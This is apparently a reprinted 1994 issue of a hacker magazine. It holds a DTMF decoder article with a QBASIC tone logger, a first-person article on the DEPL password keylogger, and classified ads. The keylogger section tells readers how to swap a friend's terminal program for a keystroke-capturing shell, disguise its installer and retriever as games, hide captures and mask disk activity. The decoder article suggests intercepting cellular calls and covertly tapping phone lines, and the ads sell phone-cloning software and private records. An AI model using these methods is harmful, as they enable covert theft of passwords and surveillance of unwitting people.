Theory. DTMF (Dual-Tone Multi-Frequency) tones, or touch tones, are, as their name implies, comprised of a pair of audio sine waves. There are eight distinct frequencies (four rows and four columns) ranging from 697 to 1633 cycles-per-second (Hertz). The two frequencies that intersect on a 4x4 matrix make up each of the 16 DTMF tones: 0 - 9, *, #, A, B, C, and D. The fourth column (1633 Hz) isn't used on consumer telephones, but is used on the U.S. military's AUTOVON telephone network to designate routing priority. As just mentioned, it is also used internally by some telcos, ham radio repeater systems, and some COCOTs for maintenance purposes.

Touch tone signals were developed by the Bell System over 30 years ago for inband telephone signalling. The audio frequencies were carefully chosen to avoid harmonic interference and false triggering by voice signals. The signalling format is so effective that applications for it expanded far beyond the scope they were intended for. Voicemail, audiotex, paging, and data entry/retrieval systems are some examples. You can input data collected from a remote location to your computer over a twisted pair. DTMF signals can even be transmitted over the airwaves via an inexpensive FM transmitter, received with a mating FM receiver, and decoded by your computer. Working in reverse, I have used a DTMF-encoded FM transmitter/receiver pair to control a small robotic vehicle with my computer.

Not too many years ago, one had to painstakingly construct and align a separate circuit to decode each Touch-Tone. No more. Several companies now manufacture dedicated IC chips designed to decode, filter, and convert all DTMF signals to binary numbers. Basically, you plug audio containing DTMF tones in one end, and get a binary number out the other. The IC does all the work. The circuit illustrated here is based on the popular 8870 DTMF decoder chip.

The Circuit

Figure 1 shows a circuit for decoding DTMF signals and interfacing them to an IBM-compatible computer via its parallel printer port. Nearly all parts can be purchased at Radio Shack or from Digi-Key (see parts list). Construction layout is not critical, and the circuit can be laid out and soldered on a Radio Shack project board. You may want to solder DIP sockets for the two IC chips on the board and plug the chips in later to prevent thermal damage from soldering. Because of their low cost, (about $10.00) a second parallel port card is recommended for your PC instead of repeatedly swapping your printer cable.

Rather than reinvent the wheel and design my own phone line interface from scratch, I used Radio Shack's 43-236 "Telephone Recording Control" ($24.95). This handy device provides microphone-level audio from the phone line and an electronic switch closure in response to an "off-hook" condition. Drawing its power from the phone line, it is FCC-approved for direct connection to the dial-up network and can be attached anywhere along the phone line - from the telephone itself all the way back to the central office switch. An RJ11 coupler, RJ11-to-spade-lug cable, and alligator clips make the connection a snap.

The "REMOTE" plug, (designed to activate




FIGURE 1: DTMF DECODER VIA PARALLEL PRINTER PORT

a tape recorder via its remote control jack) can be used to signal the computer that a phone is off the hook. The "MIC" plug is wired to the 8870's pin 2 input. The 8870's inactive high St line (pin 15) will go to active low each time a valid DTMF signal (digit) has been decoded. The St line is wired to the printer port's ACK line at pin 10. The computer waits for the ACK line to rise to an active low. When it does, the DTMF conversion is read at the parallel printer port's ERROR, SELECT, PAPER-END, and BUSY lines as binary bits. Software then decodes those 4-bit codes and writes them to RAM.

Because the 8870 is a CMOS IC chip, its outputs are rated for operating only one low-power TTL load. The 4049 inverting hex buffer is designed to allow low-power CMOS signals to sink TTL power levels. Its inclusion provides more reliable circuit operation if your interface cable is over six inches long. With the 4049, the connecting cable can be up to six feet long. If you require a longer cable (up to ten feet), you can add a pull-up resistor between each of the 4049's buffer outputs and +5 volts. This means you would connect a 4.7K ohm resistor between +5 volts and pins 2, 4, 6, 10, 12, and 15 on the 4049 inverting hex buffer chip.

Switch S1 is optional, but it facilitates logging intercepted cordless and cellular telephone DTMF signals from a scanner's earphone jack. Take the mini "MIC" plug from the Radio Shack recording controller and insert it into your scanner's earphone jack (a Y-adapter permits simultaneous monitoring). Disconnect the recording controller's submini "REMOTE" plug from the decoder and install a SPST toggle switch between R4 and ground. Closing S1 generates the strobe signal required by the software. The computer thinks the phone is off-hook, and starts writing binary DTMF values to memory. When S1 is released, the DTMF digits are logged to a disk file which is time and date-stamped.

Alternatively, you could record touch tones directly off a phone line with the recording control and a small tape recorder and decode them later by replaying them into your decoder/computer. Likewise, you could record touch tones "off the air" from cordless or cellular telephones with your scanner by connecting an attenuating cable between the scanner's earphone jack and the recorder's microphone jack. You can monitor the recording in real time with an earphone plugged into the tape recorder. Note that tape recorded DTMF tones may suffer some distortion due to tape speed fluctuations and tape hiss, and may not always decode accurately. Your tape recorder should have new alkaline batteries or run off an AC adapter. For optimum decoding results, you may have to adjust your scanner or tape recorder's volume control (try midway first) when playing the audio back into the decoder.

The Software

DTMF2PRN.BAS is a QBASIC program that logs all DTMF tones decoded off a phone line. The program opens a file on your "A:\" drive, named "DTMF(date).DAT". For example, if the date is 07/04/1994, the program opens a file named "A:\DTMF0704.DAT". Each time the phone is picked up (or S1 is closed), all subsequent DTMF tones are decoded and stored in RAM. When the call is completed and the phone hung up, the data is saved as a record in the disk file: "A:\DTMF0704.DAT". Each new line of the file begins with a time-stamp in 24-hour format (00:00:00). A ten second pause between digits will log a single "P" to indicate a pause, and a two minute lapse of touch tones starts a single new line. If you turn your computer off, and then back on later that day, any new DTMF records will be added to the end of the "A:\DTMF0704.DAT" file (assuming the TSR is loaded.) Each day, the program creates a new file and logs all of that day's DTMF traffic into it.

TSR Software
(Terminate-and-Stay-Resident)

The parallel printer port's ACK line was carefully chosen to input the STROBE signal. On all IBM-compatible parallel ports, the ACK line can be used as a hardware interrupt. Instead of dedicating your computer solely as a DTMF logger, you can have it do the job in the "background". With TSR software, your computer can stop whatever it's doing and jump to special instructions whenever the ACK line is brought to logic high. This means your computer could be executing other tasks, then stop everything whenever the ACK pin is brought to logic high and record the time and date-stamped DTMF data to a disk file. When ACK returns low, the PC will return to the original task it was performing.

Writing a hardware interrupt-driven TSR is not a trivial matter, and is impractical in BASIC. I have written many TSRs in Pascal and C, and have devoted an entire chapter of my book to the subject. The compiled and executable TSR software with over 400 lines of source code is included on the program disk supplied with the book.

Applications

You could use this system as a "pen-register" to log all phone numbers called from a particular telephone line. For example, if you share a phone line with roommates this could be very helpful in resolving billing disputes by documenting all line usage. Since all touch tones are logged in the computer, account numbers could be assigned to each caller and dialed after each phone number to distinguish callers.

An attorney or other "professional" who bills clients by the minute could use this system to document billable phone time. By entering each client's account number with touch tones after the start of every telephone call involving billable time, a record could be kept for accounting purposes and printed out later.

A law-enforcement officer could attach an FM phone line transmitter (such as the DECO WTT-20) to any point along a phone line to transmit the audio to a remote FM receiver hundreds of feet away. The earphone output of a portable radio or FM walkman could be fed to the decoder's input jack through an attenuating cable, and a laptop PC employed to remotely log all DTMF traffic decoded from that phone line.

If desired, a miniature voice-activated tape recorder connected between the attenuating cable and the decoder's input (through a Y-adapter) could record voice traffic to facilitate subsequent correlation of DTMF loggings. A recording FM walkman or portable stereo with a tape recorder could also be used. An earphone plugged into the tape recorder would allow real time audio supervision. The entire system would fit easily inside a shoulder bag or briefcase for portability.

Any such connections to or monitoring of DTMF or voice traffic on a payphone, Charge-A-Call, COCOT, law-enforcement, or security-related phone line is definitely *not* encouraged by the author. Consult a qualified attorney to determine the legality of pen-register and telephone call recorder usage in your area. Unauthorized reception of cellular (not cordless) radiotelephone transmissions is a violation of federal law.

Parts List

Components Available at Radio Shack:

Telephone Recording Control, 43-228, $24.95
RJ11-to-Spade-Lug Cable, 279-391, $1.99*
Attenuating Patch Cable, 42-2152, $3.49*
16-Pin DIP Socket, 276-1998, $.99*
18-Pin DIP Socket, 276-1992, $.49*
DB25M Connector, 276-1547, $1.49
Alligator Clips, 270-356, $1.79*
.1uF capacitors, 272-109, $1.89
100K resistors, 271-1347, $.49
4.7K resistor, 271-1330, $.49
300K resistor, 271-1315, $.49
Project Board, 270-283, $4.39
RJ11 Coupler, 279-358, $2.49*
SPST switch, 275-624, $2.29*
Y-Adapter, 274-310, $2.39*

Components Available from Digi-Key (800) 344-4539:

3.579 MHz Crystal, CTX049, $1.43
4049 Inverting Hex Buffer, CD4049UBE, $.47
5VDC Regulated Power Supply, EPS129-ND, $33.75

Other Components:

8870 DTMF Touch Tone Decoder Chip, from the author, $6.00 postpaid.
Wireless Telephone Transmitter, WTT-20, DECO Industries (914) 232-3878, $29.95*

(* Optional)

Complete specifications and application notes for the 8870 DTMF decoder chip are available *free* from Teltone Corporation (800) 426-3926. Ask for their *Telecom Design Solutions Component Data Book.*

Available From The Author

The author can supply the following items:

A) *Control The World With Your Computer,* from HighText Publishers, $29.95

B) A fully assembled and tested DTMF decoder circuit board, complete with QBASIC and compiled Pascal .EXE software for TSR operation. The board includes jacks for connecting directly to a Radio Shack 43-236 telephone recording control, a DB25M connector for connection to an IBM parallel printer port, and a 5VDC power supply, all for $50.00 (plus $5.00 shipping).

C) An 8870 DTMF Decoder Chip alone, for $6.00 postpaid.

D) A compiled and ready-to-run .EXE program that operates the circuit in Figure 1 as a TSR, for $5.00 postpaid (specify diskette format).

The author will reply to any reasonable technical questions if you enclose a stamped, self addressed envelope. Address all correspondence to: Paul Bergsman, 521 E. Wynnewood Road, Merion Station, PA. 19066-1345.

```
REM FILE: DTMF2PRN.BAS,     WRITTEN IN QBASIC, by Paul Bergsman
REM
REM Inputs 4 bit data from an M8870, DTMF Receiver To Binary converter,
REM via an IBM-compatible Parallel Printer Port. Output from the
REM M8870 is read into the parallel port's (Base Address + 1). D6
REM of the (Base Address + 1), the ACK bit, is used to input M8870's
REM strobe signal.  When D6 goes to an active HIGH, the new byte value is
REM displayed on the screen. The ACK bit can also be used as a hardware
REM TSR, (Terminate and Stay Resident), input.  If some additional
REM software is added, this circuit can be operated as a TSR device.
REM    The program opens a file on Disk Drive "A:\". All files begin with
REM "DTMF", followed by four digits coding today's date.  For example, if
REM today's date is 12/23/1994, the program opens a file titled:
REM                           DTMF1223.DAT
REM All DTMF signals decoded on 12/23, will be stored in the file
REM called DTMF1223. Each record in the file will start with the time
REM the phone was taken off-hook, followed by all DTMF codes, and
REM ending with the time of hang-up. The file will include a "P" for a
REM pause greater than 10 seconds.  If the pause is longer than two
REM minutes, the program closes the current record and waits for an
REM off-hook signal to start a new record.
REM
REM    Each day starts a new file. If operating at midnight the program
REM closes the current file and opens a new one for the new date.
REM
REM To EXIT the program, press "E"
REM
REM The following IC chips are equivalent:
REM    CMD CM8870C, Crystal CS8870, Motorola MC8870, and Teltone M8870
REM
OpenFile:
       FileName$ = DATE$
       FileName$ = "DTMF" + LEFT$(FileName$, 2) + MID$(FileName$, 4,2) + ".DAT"
       FileName$ = "A:\" + FileName$
       OPEN FileName$ FOR APPEND AS #1: REM add records to today's file
       INPUTBITS = 0: ActiveTone = 0:  OffHook = 0: TonePresent = 0:
       D0 = 1: D1 = 1: D6 = 64: LptPortAddress = 0: PhoneNumber$ = ""
       LptPortAddress = 888:  REM  Base address of Graphic Card's printer port.
                              REM Use 632 for 3XX printer port base address.
                              REM Use 956 for Monochrome Card's printer port.
       CLS
       Today$ = DATE$
       PRINT "Open file = "; FileName$
WaitForCall:
       OffHook = INP(LptPortAddress + 1)
       IF Today$ <> DATE$ THEN GOTO CloseFile: REM new day means new file
       Ch$ = INKEY$
       IF (Ch$ = "e") OR (Ch$ = "E") THEN GOTO ExitProgram
       IF (OffHook AND D0) = 0 THEN GOTO WaitForCall ' phone off-hook?
     REM start new record
       StartTime& = TIMER
       PhoneNumber$ = TIME$ + " ":  REM record begins with start time
WaitForDTMFcode:
       StartTime& = TIMER
```

```
       OUT (LptPortAddress + 2), 4: REM set all bits HIGH with 00001100
       TonePresent = INP(LptPortAddress + 2):   REM is a DTMF tone present
       OffHook = INP(LptPortAddress + 1)
       IF OffHook AND D0 = D0 THEN GOTO DigestDTMFcode
       EndTime& = TIMER: ElapsedTime& = EndTime& - StartTime&
       IF (ElapsedTime& > 120) THEN GOTO CloseFile
       IF (ElapsedTime& > 10) AND (RIGHT$(PhoneNumber$, 2) <> "P ") THEN
         PhoneNumber$ = PhoneNumber$ + "P "
       END IF
 DigestDTMFcode: '285
       IF (TonePresent AND D0) = D0 THEN GOTO WaitForDTMFcode
       ActiveTone = INP(LptPortAddress + 1):     REM input decoded touch tones
     REM     -=[ reformat raw data as low nibble, D0 - D3 ]=-
       ActiveTone = ActiveTone XOR 128:               REM invert the inverted bit, D7
       IF (ActiveTone AND 128) = 128 THEN
         ActiveTone = ((ActiveTone - 128) * 2) + 128
         GOTO ShiftRight
       ELSE
       ActiveTone = ActiveTone * 2:
       END IF
 ShiftRight: ActiveTone = ActiveTone \ 16:
 AddToneToRecord:
       SELECT CASE ActiveTone
           CASE 1 TO 9
             Temp$ = STR$(ActiveTone) ' decode characters "1" TO "9"
           CASE 10
             Temp$ = "0"
           CASE 11
             Temp$ = "*"
           CASE 12
             Temp$ = "#"
           CASE 13 TO 15
             Temp$ = STR$(ActiveTone + 53)  ' decode characters "A" TO "C"
           CASE 0
             Temp$ = "D"
           END SELECT
       PhoneNumber$ = PhoneNumber$ + Temp$ + " "
       PRINT Temp$; " "; :            REM display DTMF code
310    OUT (LptPortAddress + 2), 4: REM set all bits HIGH with 00000100
       IF (INP(LptPortAddress + 2) AND D1) = 0 THEN GOTO SaveRecord:
       OffHook = INP(LptPortAddress + 1):            ' is phone still off hook?
       IF (OffHook AND D0) = D0 THEN GOTO WaitForDTMFcode:
       PRINT
SaveRecord:
       Temp$ = Temp$ + TIME$:         REM add hang-up time to file
       PRINT #1, Temp$:               REM save record to file
       PRINT : PRINT Temp$: PRINT : REM display record
       GOTO WaitForDTMFcode
CloseFile:
       CLOSE
       GOTO OpenFile
ExitProgram:
       CLOSE
       END
```

monitoring keystrokes

by Dr. Delam

It seems as though many people have been working on the same concept for some time now... capturing keystrokes to obtain passwords. Veghead presented a description in the Spring 1994 issue of *2600* of his IBM "Keyspy" program that is a TSR which latches BIOS interrupt 15h. I was both happy to see this and at the same time a bit surprised.

In 1990 I was living in a two bedroom apartment with four people... all BBS freaks. Wild BBS parties were an ongoing event, seemingly every day. It wasn't long before it hit me that with all the logins that took place from the apartment, if I had a way to capture keystrokes I could rule the local BBS scene... as was the case after the development of "TRIP.EXE". I made mention to Dream Pilot, an old hacker who had been programming for years (the best programmer I know) and is acquainted with one of the three men who wrote COSMOS. He wrote TRIP.EXE in assembly and decided he wanted the captures as well so he implemented encryption on the save files so I'd have to "turn-in" the captures to him. This was fine for a while, but the greed got to me and I had to either crack the encryption or develop something on my own.... I chose the latter.

The first two weeks of May 1991 I spent working on the DEPL project. DEPL is an acronym for "Delam's Elite Password Leecher" (OK, so I'm a little arrogant). On May 18th I had my final version ready for distribution. DEPL is a system of four executable files written in C and an information file, all designed for stealth implementation and recovery of passwords. DEPL.COM is the core program and is not a TSR, but a shell program which, when run, latches the keyboard hardware interrupt 9 and then executes the target program. The three other executables are supporting programs: INSTALL.EXE, SCRAPER.EXE, and DEKODER.EXE. As the names imply, INSTALL will install the system, SCRAPER will take the captures from the system, and DEKODER will decode the captures. When INSTALL or SCRAPER are run, they will do their work with no screen I/O, and proceed to run whatever program you point them to. This effectively makes the installation and recovery processes "stealth" in that you can have someone standing there watching as you run your "game" or whatever, and they will be none the wiser.

Unbeknownst to me, Chris BoVee, just miles away in the same state and at approximately the same time, was writing a program called KEYCOPY which also performs keystroke capturing. It wasn't until this year that I discovered KEYCOPY version 1.01, written May 23, 1991 (c) 1990. KEYCOPY is not the complicated shell system that DEPL is, but it is a TSR like Veghead's.

The following is an excerpt from the KEYCOPY.DOC file:

Purpose:

You use KEYCOPY to keep a record of any keyboard activity on your computer.

This includes usage in Wordperfect 5.0, Multimate, Norton Editor. KEYCOPY copies each keystroke to a buffer within the KEYCOPY program area. When the KEYCOPY buffer has 200 keystrokes in memory, KEYCOPY will copy the buffer to a file with a date and time stamp. The file default is C:\KEYCOPY. You can specify drive, subdirectory, and file name by having the parameter file called KC.PRM in the subdirectory where KEYCOPY is executed from. If you change the KC.PRM file and want the change to take effect with KEYCOPY, the computer will have to be rebooted, and KEYCOPY executed again. KEYCOPY has been tested and used with DOS 3.3 and 4.0 and uses less than 3k of memory.

There exists one problem with each of these programs, and that is that when the buffer fills and the TSR or shell writes the keystrokes to disk, the drive light will come on for seemingly no reason. This can be remedied by latching the open, read/write, and close interrupts for file manipulations. Every time one of the file events occur, check the keyboard buffer to see if there is data to be written, and write it. This way, the activities are masked by other "normal" or expected drive activities. The only problem this poses is if the keyboard buffer fills and there are no drive activities. This is not a hard problem to solve, as drive activity is frequent for most programs and unless the person is writing a novel without an auto-save feature, very little memory needs to be allotted. One must also remember that simply writing to a file does not ensure that the information is saved. It would be a good implementation to open, write, and close every time a drive access occurs... there have been aggravating times when someone turned off the computer without exiting the program and the entire capture was lost (such as a time I remember when a sysop had logged into his BBS remotely).

Chris BoVee's KEYCOPY can be acquired for $20 on 3.5" or 5.25" disk by writing to Chris BoVee, Box 7821, Hollywood, FL 33081.

DEPL and its C source code is available free for distribution and modification. It can be found on some H/P boards (I have no idea where it has propagated to), and I was informed that it is available on *The Hacker's Chronicle's CD-ROM*. I do not know if that contains the executable only or if the source is also available.

I am presently too busy to make any further versions of DEPL, but if anyone wishes to make new versions and distribute them, they are welcome to... the intent is to give power to the hackers of the world.

About a year and a half ago a friend of mine asked me if I'd like to help law enforcement by using my DEPL program. When I inquired about why they were interested in it, I was informed that they wanted to watch an individual who was suspected of involvement in the BCCI scandal. After realizing the implications of helping to shaft someone involved in something that big, I kindly declined to help. So as one can see, the uses are far-reaching and it is not just an issue of some type of hacker weapon in a plot to destroy the world.... Its significance depends on the intent of the user. As the programmer, I am nothing more than a toolmaker. I have no control over the bad people who want to use it for harm, and neither does the person who makes a hammer.

The mere concept of DEPL has frightened many. I was effectively kicked out of a four year school for simply discussing the program I had written in Internet mail. As a computer science major using HCX-9 and VAX computers to do my school work, the administrator, who was reading my e-mail, took it upon himself to shut down my accounts. I was unable to do school work and therefore received F's in my classes. Even with letters to the president of the school, I still got shafted. I was informed that it was illegal for the administrator to read my mail, but I found there was really nothing I could do. Three years have passed and I just now received an associates degree from a junior college. My Internet access is therefore limited to the systems I hack... an endeavor I find justifiable having been financially damaged by an ignorant society.

It is my advise to those seeking a college education to avoid attending four year schools in the Melbourne, Florida area. I would also advise you to obtain as much access to the public asset known as the Internet with as many tools as possible (such as KEYSPY, KEYCOPY, and DEPL). With administrators such as the one I crossed paths with in power, the Internet will never see its rightful place with every person on the planet. No one owns the Internet, nor should they. People as taxpayers have a right to use college libraries, yet Internet access has been restricted. Fight for your rights or fear the growing power of the governing bodies... it's your choice.

Files discussed:

DP.EXE - Dream Pilot's Shell

DEPL.COM - Dr. Delam's Shell

INSTALL.EXE - Program to install the shell

SCRAPE.EXE - Program to scrape up capture file

DEKODER.EXE - Program to decode capture file

GAME1.EXE - Program 1 to cover up what you're doing

GAME2.EXE - Program 2 to cover up what you're doing

INFO.BIN - Text configuration file

What is DEPL?

DEPL is the most sophisticated, yet simple to use method of grabbing passwords, reading private messages, and finding out how others do things that you shouldn't know how to do!

So how does it work?

To begin discussing how it works, we need to look at what each of the files are for.

DEPL.COM

DEPL.COM is the main program which all others revolve around. DEPL.COM is a shell, and a shell being a program which runs another program from within itself. To start simple we'll give an example with DEPL's predecessor DP.EXE.

How DP.EXE Has Been Used

I want to scrape up passwords that my friend (or foe) types in while he's online with his TELIX term program... so what I do is, when he's not around, rename his TELIX.EXE program to some other name, and rename DP.EXE to TELIX.EXE so when he/she *runs* what they think is TELIX, they are actually running the shell. Now how does TELIX get run? Whatever you named it has to be known to the shell. In the case of Dream Pilot's program, DP.EXE will always look to run a program called TRIP.EXE. This means you must rename TELIX.EXE to TRIP.EXE.

The chain of events so far: Friend runs TELIX.EXE (actually DP.EXE). In turn TELIX.EXE runs TRIP.EXE (actually TELIX.EXE).

So what's going on now that we're running TRIP.EXE through TELIX.EXE? Every keystroke is being recorded! DP.EXE will create files named by date, containing all the keystrokes, encrypted. The capture files are hidden in a directory called OVERLAYS.DOS within the DOS directory. The files are hidden, remember! So what you need next is a decryptor and a way to sneak into your friend's computer to scrape up all the files so you can go back to your hovel and decrypt them to see what your friend has been typing.

With DEPL I have eased the whole process in a couple of ways. For one, instead of having to sneak onto your friend's computer and risk being caught, I provided INSTALL.EXE and SCRAPER.EXE.

INSTALL.EXE

On the surface, INSTALL.EXE appears to be a game, but in actuality it will set up the shell doing all the necessary actions that you would have had to do to install it yourself! And the best part about it is you can run it right in front of your friend! He'll just think it's a game.

SCRAPER.EXE

Again, on the surface SCRAPER.EXE appears to be a game (or actually anything you want it to be).

SCRAPER.EXE takes care of gathering the encrypted capture file by moving it to your disk, and off of his. It also has a feature, where by changing a setting, you can restore your friend's program and remove the shell all in one go! Great if he's started to get suspicious.

Note: make sure that the capture file you are scraping off your friend's drive is not on your disk. This causes a conflict when copying. So after scraping, and before decoding, it's a good idea to rename the capture file.

DEKODER.EXE

This one practically describes itself... it will decode the captured file for reading (to be done in the sanctity of your own cyber space).

GAME1.EXE and GAME2.EXE

GAME1.EXE is run by INSTALL.EXE when it has finished, and GAME2.EXE is run by DEKODER.EXE when it has finished.

Neither of these has to be used, and they may be a game or any other executable program.

INFO.BIN

Ahhh, finally, the info bin!

Within the info bin is contained all the information needed to make DEPL a working system. Example: INFO.BIN contents could be:

```
NEWFILE C:\DOS\VSIZE.EXE
OLDFILE C:\TELIX\TELIX.EXE
CAPFILE C:\TELIX\SWITCH.OVL
GAMEONE GAME1.EXE
GAMETWO GAME2.EXE
CODEKEY 0
TAKEALL
```

Here's a brief description of what DEPL would do with these settings:

Copies TELIX.EXE into the DOS directory calling it VSIZE.EXE.

Copies DEPL.COM into TELIX directory calling it TELIX.EXE.

Makes the capture file's name SWITCH.OVL, thereby all captures save into C:\TELIX\SWITCH.OVL. (encrypted)

Sets INSTALL.EXE's child process to be GAME1.EXE.

Sets SCRAPER.EXE's child process to be GAME2.EXE.

Encrypts under code 0 (feature not installed yet... it'll be in the next version).

Causes SCRAPER, when run, to remove the shell and set things to the way they were.

GAMEONE, GAMETWO, and TAKEALL are optional keywords. The rest are not!

When creating your custom INFO.BIN, remember to use a space after the keywords listed above.

And finally, the one file not mentioned previously:

ERROR.LOG

This is where all problems and things that may have gone wrong are stored. Bummer, eh? Well, you wouldn't want an error to pop up on your screen while you were running your <ahem> "GAME" in front of your friend, so I provided this so you could tell what the hell went wrong.

Final Comments

Don't forget to rename INSTALL.EXE and SCRAPER.EXE to suitable names that have something to do with the programs they spawn.

The program has many possibilities for use. With some simple modifications, it could be made to not only record keystrokes, but play them back as well. For those out to swipe and infect all at once, DEPL.COM could easily be a carrier. If you have multiple users at home, you can have their passwords as well.

The possibilities are endless.

2600 Marketplace

THE ANARCHIST'S BBS. A computer bulletin board resource for anarchists, survivalists, mercenaries, investigators, researchers, computer hackers, and phone phreaks. Encrypted e-mail/file exchange available. Call 214-289-8328. Co-sysop wanted - leave message for sysop.

THE MACHIAVELLIAN newsletter gives the inside scoop on beating the system! Each issue contains newly-discovered loopholes, sneaky shortcuts, guerrilla success tactics, new/amazing gadgetry, tips on doing the "impossible" and information you're not supposed to know! Only $24/year. Sample $6. Machiavellian, PO Box 85, Salvisa, KY 40372-0085.

FREE INTERNET H/P BASED BBS. Malkav's Domain, 10,000+ H-P-V-A-C files! H/P CD-rom also! 3 nodes! 208-322-8447, 908-9148, 908-0627. No NUP, free access first call. Security specialists/hackers/phreakers/virus creators all welcome!

NON PUBLISHED PHONE NUMBERS, toll sheets, bank account locates, drivers histories, medical histories, criminal records, and much more! Call 813-482-0038, leave name and address for details and price list, or write: A.I.S., PO Box 424, Largo, FL 34649. Wanted: current list of telco Customer Name and Address (CNA) department numbers. Have pass codes, will trade?

"THE QUARTER" DEVICE. Complete KIT of all parts, including 2x3x1 case, as printed in the Summer 1993 issue of 2600. All you supply is 9 volt battery and wire. Only $29 or 2 kits for $55. Send money order for 2nd day shipping, checks need 2 weeks additional to clear. Add $4 for either 1 or 2 kits for shipping and insurance. Also available: 6.5536 Mhz crystals in quantity: 5 for $20, 10 for only $35 POSTPAID, each additional crystal only $3 POSTPAID. All orders from outside U.S., add $12 per order, U.S. funds only. For quantity discounts on either item, include your phone number and needs. E. Newman, 6040 Blvd. East - Suite 19N, West New York, NJ 07093.

NEED A 5089 DTMF GENERATOR? We have them for $5 (US) + $2 shipping and handling, cash or money order only. Send your order to Durham Technical Products - P.O. Box 237, Arlington, TX 76004 USA. (Internet address: bkd@adl.lonestar.org) Chips in quantity: 10 for $50, each additional chip $4 - we pick up the postage. Same day service on most orders! Write or e-mail us for our parts list... it's your nickel.

WANTED: Descrambling information for the following frequencies used by Pennsauken Township and Camden County, NJ authorities: 460.200, 460.325, and 507.937 Mhz. J.J., 2211 46th St., Pennsauken, NJ 08110.

THE BLACK BAG TRIVIA QUIZ. On 5.25 360k DOS disk (only). Interactive Q&A on bugging, wiretapping, locks, alarms, weapons, and other wonderful stuff. Test your knowledge of the covert sciences. Entertaining, very educational, and FREE! Just send two 29 cent stamps to: Mentor Publications, Box 1549-Y, Asbury Park, NJ 07712.

CARD READER/WRITER/PROGRAMMERS for sale/trade. Plus Automated Tempest Module (ATM, ala T-2 movie), Williams' Van Eck System (WVES), KX Radar Emitter (KXRE) - much more. Plus books, manuals, software, services relating to computer, phone, ATM and Energy hacking and phreaking, security and surveillance, weaponry and rocketry, financial and medical. New catalog $4 (no free catalog): Consumertronics, P.O. Drawer 537, Alamogordo, NM 88310.

DEF CON II is a convention for the "underground" elements of the computer culture. Both sides of the computer culture meet in Las Vegas July 22, 23, and 24 at the Sahara hotel for speeches, presentations, and videos covering aspects of the darker side of computing, privacy, and information. This year will include a 24 hour meeting area and movie suite, sixteen terminal connection to the Internet, the virus creation awards, "Spot the Fed" contest, information dissemination, and plenty of opportunity to meet others. Speaking will be all day Saturday and Sunday, with the convention starting Friday afternoon. E-mail: dtangent@defcon.org for more information, voice: 0-700 TAN GENT, BBS: 612-251-8596, snail mail 2709 E. Madison St., #102, Seattle, WA 98112. Register under DEF CON II at the Sahara Hotel 1-800-634-6078. Register for $15 in advance, or $30 at the door.

CELLULAR SOFTWARE! Unique menu-driven DOS program enables easy reprogramming of ESN, MIN, SID, etc. of Motorola, NEC, Panasonic, Mitsubishi, Tandy/Radio Shack, Nokia/Mobira, Uniden, and other cellular phones. Comprehensive 40-page illustrated step-by-step manual shows simple hook-up diagrams and more. Can be done in minutes! Save money on that second phone by cloning your original unit. We've sold hundreds - many repeat orders. Only $26 plus $4 shipping. Sent USPS Priority Mail. USPS money order or cash only. Cell Mates, 2520 Welsh Road, Philadelphia, PA 19152-1439. We will be at H.O.P.E.!

GENUINE CUSTOM 6.49 MHZ subminiature quartz crystals - the optimum frequency and size for your project! "Combo Box" subminiature tilt switches enable touch tones and "special" tones from the same unit, mount internally for discretion. FREE detailed installation notes included. Only $5 each postpaid, mailed first class. 5/$20 or 10/$35. USPS money orders or cash shipped next day, checks allow 3 weeks. Free instructions only send SASE. Electronic Design Systems, 144 West Eagle Road, Suite 108, Havertown, PA 19083.

EXPLORE THE DARK SIDE OF COMPUTERS, full of forbidden knowledge from the H/P/C/A scene. Summer catalog with reduced prices out now!! Send only $1 for our new catalog with new items to: SotMESC, P.O. Box 573, Long Beach, MS 39560. Books, disks, subscriptions, and more...

